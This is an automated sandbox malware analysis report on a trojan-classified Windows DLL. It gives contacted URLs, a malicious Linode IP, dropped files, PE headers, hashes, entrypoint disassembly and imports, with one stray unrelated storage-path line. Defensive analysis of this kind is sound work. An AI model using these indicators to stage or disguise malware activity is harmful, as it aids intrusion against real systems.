http://https://dynamic.t	svchost.exe, 0000000D.00000003.316150961.000001585BE45000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.316158284.000001585BE41000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.315987485.000001585BE4B000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.tiles.ditu.live.com/tiles/gensv=msv7	svchost.exe, 0000000D.00000002.316475760.000001585BE13000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 0000000D.00000003.315936120.000001585BE5F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.hotspotshield.com/terms/	svchost.exe, 0000001E.00000003.529940493.000001BA19002000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.529976741.000001BA18BA8000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.529965792.000001BA18B97000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.529999449.000001BA19002000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.pango.co/privacy	svchost.exe, 0000001E.00000003.529940493.000001BA19002000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.529976741.000001BA18BA8000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.529965792.000001BA18B97000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.529999449.000001BA19002000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://disneyplus.com/legal.	svchost.exe, 0000001E.00000003.533772630.000001BA18B9F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 0000000D.00000003.294158240.000001585BE31000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.316221210.000001585BE3A000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 0000000D.00000003.316103112.000001585BE46000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000002.316523696.000001585BE47000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://activity.windows.com	svchost.exe, 0000000A.00000002.775411962.000002840B43F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 0000000D.00000002.316475760.000001585BE13000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 0000000D.00000003.315936120.000001585BE5F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://help.disneyplus.com.	svchost.exe, 0000001E.00000003.533772630.000001BA18B9F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 0000000D.00000002.316509231.000001585BE3E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://%s.dnet.xboxlive.com	svchost.exe, 0000000A.00000002.775411962.000002840B43F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 0000000D.00000003.315987485.000001585BE4B000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.239.0.12	unknown	United States		63949	LINODE-APLinodeLLCUS	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626489
Start date and time: 14/05/202204:42:13	2022-05-14 04:42:13 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	r0hiaXHscs (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.evad.winDLL@29/10@0/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 20.189.173.21, 23.211.4.86, 20.223.24.244
- Excluded domains from analysis (whitelisted): fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, ris.api.iris.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, blobcollector.events.data.trafficmanager.net, sls.update.microsoft.com, onedsblobprdwus16.westus.cloudapp.azure.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
04:43:43	API Interceptor	1x Sleep call for process: WerFault.exe modified
04:43:58	API Interceptor	11x Sleep call for process: svchost.exe modified
04:44:49	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF318 0
Malicious:	false
Preview:	.....*.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log

Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.24945629000822944
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU4lR:BJiRdwfu2SRU4l
MD5:	AAE7A951EA2771674C85825F5DEBF5CB
SHA1:	BBCCA4350A389EF1EF2F237F895CC29AD4A30519
SHA-256:	9A26B040F8EEA417F87D4D5EAB1EAC018A102F46768B2E933EF3FB814FD2ECC9
SHA-512:	055335724C25CBC7A9D476277886E21C354C07EEE4C461454B95EE7C3416AD49020C54A020AC29C669FC4BA770C0689E12CEB70F8E2071C5A29F4479753B077E
Malicious:	false
Preview:	V.d.....@..@.3...w.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....d#..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xc3b679aa, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.25065407040203264
Encrypted:	false
SSDEEP:	384:Fj6oj63+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:Fj6oj68SB2nSB2RSjlK/+mLesOj1J2
MD5:	2391A2925C7A65EAF5DB6AD934F22175
SHA1:	8D4E38723FF733EFEAFF815DF89F6424C9827BF1
SHA-256:	9BCC7F25E10377ED5A3BAF6201092798FA27128F515042C40863F60173A32F8F
SHA-512:	8608D4356FB51072BE213ED4BFDEABCC9CF938E61F4F4490F5B7A52942DF2B022D149AEA1BAE2BAB3EA273D3D192293924EB6859C20E8BB6DCFEEE12448087 84
Malicious:	false
Preview:	.y.... .....e.f.3...w.....)...../...zq.:+...z..h.(...../...zq...).....3...w.....B.....@..... ...."...,/...zq.....LRS./...zq..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.07659217470764855
Encrypted:	false
SSDEEP:	3:1UtJ7vfWavXl/80f25fytz4QRl/ill3VkttlmlnI:1UtJr+avam6A4F3
MD5:	F04A5CB6D2A4B25C38FBF9DCAF210A75
SHA1:	9AC97573A8210A4B840DB87760FD3B874A1FD48A
SHA-256:	58E1FFF829BA18A230B402F165434A53882A77604AAA2A9C7B9932E50BB472E2
SHA-512:	C819F26EB50C1318A7BDD76AB46E46788F9A81949D7D46B3C466776873E498AB109C2577CCD79ED7F061B93DE31EC16974DE8DECDB8D0E9E03536B18925C10 7
Malicious:	false
Preview:	y.L.....3...w..:+...z.../...zq...../...z.../...zq.~..../...z}.....LRS./...zq..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_r0h_31cb52ba2bf69c94e76619fce422511ad71911_684ed31a_155663d4\Report.wer

Process:	C:\Windows\System32\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7847490571172904
Encrypted:	false
SSDEEP:	192:8xBiLJKqHK7gPri4jC9/u7sWS274ltIh:gBiVKCK7gPri4jY/u7sWX4ltIh
MD5:	7F913F190F8253D5E189B945FDA9C95B
SHA1:	F0101EE4444ECE5EE9A801686C42ECAA7798CFC6
SHA-256:	A566C812F4BA313EF6F15A60D29C8E6B269876AE3EF07ED34F5A2FA33F01581D
SHA-512:	E07EF4970A272B7AC0B643197405A4D6D5467257599BB742D786184CF08EE582C9CD1F7C147723492C22C8E089ABD9CB01E370D7C0BE6BAF9836FFBDB46510F
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.6.4.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.6.9.6.9.8.1.8.0.0.7.8.8.4.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.6.9.6.9.8.1.9.6.0.1.6.4.5.5.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.2.a.a.1.2.c.9.-.f.a.8.5.-.4.6.a.e.-.9.6.e.d.-.d.1.e.1.e.c.c.0.3.f.d.e... ..I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.f.a.8.8.d.4.3.-.b.4.9.1.-.4.b.8.a.-.b.4.4.4.-.f.a.c.0.0.1.b.f.2.c.4.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.r.u.n.d.l.l.3.2...e.x.e._.r.0.h.i.a.X.H.s.c.s...d.l.l.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.U.N.D.L.L.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.0.d.9.0.-.0.0.0.1.-.0.0.1.c.-.4.a.1.5.-.9.e.6.5.3.c.6.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.2.f.3.4.c.c.f.d.d.8.1.4.1.a.e.e.e.2.e.8.9.f.f.b.0.7.0.c.e.2.3.9.c.7.d.0.0.7.0.6.!.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp

Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat May 14 02:43:38 2022, 0x1205a4 type

Category:	dropped
Size (bytes):	63478
Entropy (8bit):	2.311379897610473
Encrypted:	false
SSDEEP:	384:nJgvroVjsxCo28voEyoJhIMyq7QEPK+YSGwG:nHUCo28AMxyeNC+A
MD5:	AC33E6EFF72545115CE171EDCE0E26C4
SHA1:	52387F2FA8907F8B8D4790B387B2744070296604
SHA-256:	626FB87D5DF978B4BAC0D058363CDCB16D726EE3B76470BB8E8BBF29D4556AA2
SHA-512:	6083E010E35284DEF53EFBE931095C812CEC4B6855B734D3DA6064A46A98724C32A5D1C15877BB589A94E829F33A0E77627A6E6F0A5F1BA95B71286BA89ACB2E
Malicious:	false
Preview:	MDMP..... .....Z..b.....|...8.....D...L:.....`.....8.....T.....X.....".....$.....U.....B.....8%... ...Lw.....E....T.....R..b.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e .....1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	6662
Entropy (8bit):	3.716024000506527
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNifg8ZMRDYmOS0H+pr189beF4fcqm:RrlsNiI8ZMRDYmOS0heafw
MD5:	FFAEC458017D3B285923C6B2EE652652
SHA1:	28211D03F3EB53ED1B72751BCF940E288E0319D2
SHA-256:	A2FD707A2B18F63CB0EDC36E03EA4E002DAD5571441B5A01D462AD3DB02E398B
SHA-512:	A4F571F0A6D18E24FCDDB73CFB4A475C027515C23D0A5CD81AF66F4A48543D83FE872DFADE9FD06245BB892647AE72F99159AD5ED43563806730DB3C4A8BFC47
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.4.7.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER511A.tmp.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4892
Entropy (8bit):	4.492228893497333
Encrypted:	false
SSDEEP:	48:cvIwSD8zs9JgtBI95lWgc8sqYj6c8fm8M4JC2CpenFEDyq8vhpeEXcZESC5Smd:uITfXbUgrsqY2hJ0WhsVvmd
MD5:	E3C47C426681B733A1F707C6C1BFD6FB
SHA1:	1950CB5FFDDDE01BCBC93E0B4C5BEF832BDE59DE
SHA-256:	F3A258E645C71C8C2C5AA2FD9A17F672C8110698F478329E8D828C8B800B35C6
SHA-512:	D7CD7ADE2F3443319D34F0977E21BFF244A4DADCB0DD09ECDC43F3894419CB59542657D87BEA18743D3DC966001427E9D74468559217418BD1F020453B9FCF1
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1514154" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409

Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBACA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log


Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	10844
Entropy (8bit):	3.162220181511489
Encrypted:	false
SSDEEP:	192:cY+38+DJM+i2Jt+iDQ+yw+f0+rU+0Jtk+EOtF+E7tC+Ew3+c:j+s+i+Z+z+B+c+Y+0g+J+j+z+c
MD5:	24E288B0F40D2CB01F0BD9C211950D83
SHA1:	924F8D51D4267059AAD165F8BC231899583C432B
SHA-256:	99A7C0A3CCD179AF19791973C1D539DE2530DC9FBF20368763D43811EA4A0DCE
SHA-512:	BC5003FB9C4AACC048145731C56F2059FBA9D9BF5D572CF488469C80F4B040C535A8CC971EDBB5D530E1A94B841FAB059C8251769AC85A7DB5FBDB66B136058
Malicious:	false
Preview:	..........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. . L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0. 1.:.2.9.:.4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. . (.8.0.0.7.0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-.............-.

Static File Info

General

File type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Entropy (8bit):	6.4820900629981555
TrID:	• Win64 Dynamic Link Library (generic) (102004/3) 86.43% • Win64 Executable (generic) (12005/4) 10.17% • Generic Win/DOS Executable (2004/3) 1.70% • DOS Executable Generic (2002/1) 1.70% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	r0hiaXHscs.dll
File size:	545280
MD5:	28fd92e0ce7538516dcea70e239fb177
SHA1:	483d573cd7d464b01c880998e0321970a635e8d0
SHA256:	198a1b06c69382d00cf775aa56d2172f6d0412f31753bda078620107ee998283
SHA512:	aa78a2ce9c6118faa00b9a3d8adcc2603c607ddd3816a106155f1cac91a1a6c3aaab1d51954563af7a10477b8046e78adf509d2f5527f7fea65aa25ca1a3b402
SSDEEP:	12288:B4UJY9B+TenWsSEPHjMOUP9uXdt7JpfYNVr9RM54RutCTdJGqIoTCZ4eEsZfHxHy:B4UJY9BSenZSEPHjMOUP9Udt7JpfYNVv
TLSH:	22C4CFA5435C08FCE762C3395C975BC5B1F7BDAE0664AF260BC18DA05E1BA90F53A381
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......2.H.v.&.v.&.v.&.h...o.&.h...2.&.h.....&.Q6].s.&.v.'.9.&.h...w.&.h...w.&.h...w.&.h...w.&.Richv.&.........PE..d.....}b.........."

File Icon



Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x1800423a8

Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x180000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x627D8598 [Thu May 12 22:09:28 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	2
File Version Major:	5
File Version Minor:	2
Subsystem Version Major:	5
Subsystem Version Minor:	2
Import Hash:	b268dbaa2e6eb6acd16e04d482356598

Entrypoint Preview

Instruction
dec eax
mov dword ptr [esp+08h], ebx
dec eax
mov dword ptr [esp+10h], esi
push edi
dec eax
sub esp, 20h
dec ecx
mov edi, eax
mov ebx, edx
dec eax
mov esi, ecx
cmp edx, 01h
jne 00007FEB44A4C9A7h
call 00007FEB44A4EB34h
dec esp
mov eax, edi
mov edx, ebx
dec eax
mov ecx, esi
dec eax
mov ebx, dword ptr [esp+30h]
dec eax
mov esi, dword ptr [esp+38h]
dec eax
add esp, 20h
pop edi
jmp 00007FEB44A4C850h
int3
int3
int3
dec eax
mov dword ptr [esp+08h], ecx
dec eax
sub esp, 00000088h
dec eax
lea ecx, dword ptr [00014D05h]
call dword ptr [0000FC7Fh]
dec esp
mov ebx, dword ptr [00014DF0h]
dec esp

Instruction
mov dword ptr [esp+58h], ebx
inc ebp
xor eax, eax
dec eax
lea edx, dword ptr [esp+60h]
dec eax
mov ecx, dword ptr [esp+58h]
call 00007FEB44A5B52Ah
dec eax
mov dword ptr [esp+50h], eax
dec eax
cmp dword ptr [esp+50h], 00000000h
je 00007FEB44A4C9E3h
dec eax
mov dword ptr [esp+38h], 00000000h
dec eax
lea eax, dword ptr [esp+48h]
dec eax
mov dword ptr [esp+30h], eax
dec eax
lea eax, dword ptr [esp+40h]
dec eax
mov dword ptr [esp+28h], eax
dec eax
lea eax, dword ptr [00014CB0h]
dec eax
mov dword ptr [esp+20h], eax
dec esp
mov ecx, dword ptr [esp+50h]
dec esp
mov eax, dword ptr [esp+58h]
dec eax
mov edx, dword ptr [esp+60h]
xor ecx, ecx
call 00007FEB44A5B4D8h
jmp 00007FEB44A4C9C4h
dec eax
mov eax, dword ptr [eax+eax+00000000h]

Rich Headers

Programming Language:	• [C] VS2008 build 21022 • [LNK] VS2008 build 21022 • [ASM] VS2008 build 21022 • [IMP] VS2005 build 50727 • [RES] VS2008 build 21022 • [EXP] VS2008 build 21022 • [C++] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x55cf0	0x6f	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x5544c	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x5a000	0x2dffc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x59000	0xe1c	.pdata
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x88000	0x1d8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x52000	0x288	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x504ca	0x50600	False	0.389081940124	zlib compressed data	5.26882252971	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x52000	0x3d5f	0x3e00	False	0.355405745968	data	5.39330874285	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x56000	0x20d8	0x1200	False	0.180772569444	data	2.18161586025	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.pdata	0x59000	0xe1c	0x1000	False	0.44580078125	data	4.98556265168	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x5a000	0x2dffc	0x2e000	False	0.839408542799	data	7.73448363752	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x88000	0x6f8	0x800	False	0.1796875	data	1.81179169858	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_RCDATA	0x5a0a0	0x2de00	data	English	United States
RT_MANIFEST	0x87ea0	0x15a	ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	ExitProcess, VirtualAlloc, CompareStringW, CompareStringA, GetTimeZoneInformation, GetLocaleInfoW, GetCurrentThreadId, FlsSetValue, GetCommandLineA, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, RtlVirtualUnwind, RtlLookupFunctionEntry, RtlCaptureContext, EncodePointer, DecodePointer, TlsAlloc, FlsGetValue, FlsFree, SetLastError, GetLastError, GetCurrentThread, FlsAlloc, HeapFree, Sleep, GetModuleHandleW, GetProcAddress, SetHandleCount, GetStdHandle, GetFileType, GetStartupInfoA, DeleteCriticalSection, GetModuleFileNameA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, WideCharToMultiByte, GetEnvironmentStringsW, HeapSetInformation, HeapCreate, HeapDestroy, RtlUnwindEx, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, GetCPInfo, GetACP, GetOEMCP, IsValidCodePage, LeaveCriticalSection, FatalAppExitA, EnterCriticalSection, HeapAlloc, HeapReAlloc, WriteFile, SetConsoleCtrlHandler, FreeLibrary, LoadLibraryA, InitializeCriticalSectionAndSpinCount, LCMapStringA, MultiByteToWideChar, LCMapStringW, GetStringTypeA, GetStringTypeW, 